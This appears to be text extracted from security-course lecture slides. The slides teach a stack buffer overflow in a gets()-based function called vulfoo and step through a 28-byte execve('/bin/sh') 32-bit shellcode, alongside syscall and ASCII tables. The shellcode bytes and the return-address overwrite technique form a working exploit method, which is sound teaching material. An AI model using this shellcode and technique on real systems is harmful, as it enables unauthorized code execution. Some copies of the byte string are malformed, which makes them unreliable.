
Stack-based Buffer Overflow

Function Frame of Vulfoo




Stack-based Buffer Overflow

Function Frame of Vulfoo



Stack-based Buffer Overflow

Function Frame of Vulfoo




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.

Stack-based Buffer Overflow

Function Frame of Vulfoo




Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

How much data we need to overwrite RET?

Overflowret4 32bit

```
000011bd <vulfoo>:  
11bd:55      push  %ebp  
11be:89 e5   mov   %esp,%ebp  
11c0:83 ec 28  sub  $0x38,%esp  
11c3:83 ec 0c  sub  $0xc,%esp  
11c6:8d 45 da  lea  -0x30(%ebp),%eax  
11c9:50      push  %eax  
11ca:e8 fc ff ff  call 11cb <gets>  
11cf:83 c4 10  add  $0x10,%esp  
11d2:b8 00 00 00 00  mov  $0x0,%eax  
11d7:c9      leave  
11d8:c3      ret
```

%ebp →




How much data we need to overwrite RET?

Overflowret4 32bit

```
000011bd <vulfoo>:  
11bd:55      push  %ebp  
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11c3:83 ec 0c  sub  $0xc,%esp  
11c6:8d 45 da  lea  -0x30(%ebp),%eax  
11c9:50      push  %eax  
11ca:e8 fc ff ff  call 11cb <gets>  
11cf:83 c4 10   add  $0x10,%esp  
11d2:b8 00 00 00 00  mov  $0x0,%eax  
11d7:c9      leave  
11d8:c3      ret
```

%ebp →



Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50        push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
8048068: 68 2f 62 69 6e  push $0x6e69622f
804806d: 89 e3     mov  %esp,%ebx
804806f: 89 c1     mov  %eax,%ecx
8048071: 89 c2     mov  %eax,%edx
8048073: b0 0b     mov  $0xb,%al
8048075: cd 80     int  $0x80
8048077: 31 c0     xor  %eax,%eax
8048079: 40       inc  %eax
804807a: cd 80     int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct old kernel stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

Making a System Call in x86 Assembly

```
EXECVE(2) Linux Programmer's Manual
```

NAME
execve - execute program

SYNOPSIS
`#include <unistd.h>`

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

`/bin/sh, 0x0`
EBX

`0x00000000`
EDX

`Address of /bin/sh, 0x00000000`
ECX

```
%eax=11; execve("/bin/sh", Addr of "/bin/sh", 0)
```



Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50        push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
8048068: 68 2f 62 69 6e  push $0x6e69622f
804806d: 89 e3     mov  %esp,%ebx
804806f: 89 c1     mov  %eax,%ecx
8048071: 89 c2     mov  %eax,%edx
8048073: b0 0b     mov  $0xb,%al
8048075: cd 80     int  $0x80
8048077: 31 c0     xor  %eax,%eax
8048079: 40       inc  %eax
804807a: cd 80     int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:
%eax = 0;
%ebx
%ecx
%edx



Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50        push %eax
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804806d: 89 e3      mov  %esp,%ebx
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8048077: 31 c0      xor  %eax,%eax
8048079: 40        inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
%eax = 0;
%ebx
%ecx
%edx

H Stack:

00 00 00 00

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

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```

28 bytes

Registers:
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H Stack:
00 00 00 00
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2f 62 69 6e 2f 2f 73 68
/ b i n / / s h

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040	 	Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	~
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	\$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	((72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051))	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[[123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174	|	
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135]]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177		DEL

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28 bytes

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28 bytes

Registers:
%eax = 0xb; 11 in decimal
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If successful, a new process “/bin/sh” is created!

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```

28 bytes

Registers:
%eax = 0xb; 11 in decimal, execve()
%ebx
%ecx = 0
%edx = 0

H Stack:
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If not successful, let us clean it up!

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```

28 bytes

Registers:
%eax = 0x1; exit()
%ebx
%ecx = 0
%edx = 0

H Stack:
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Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_tfork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct old kernel stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

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\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80
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28 bytes

<http://shell-storm.org/shellcode/files/shellcode-811.php>

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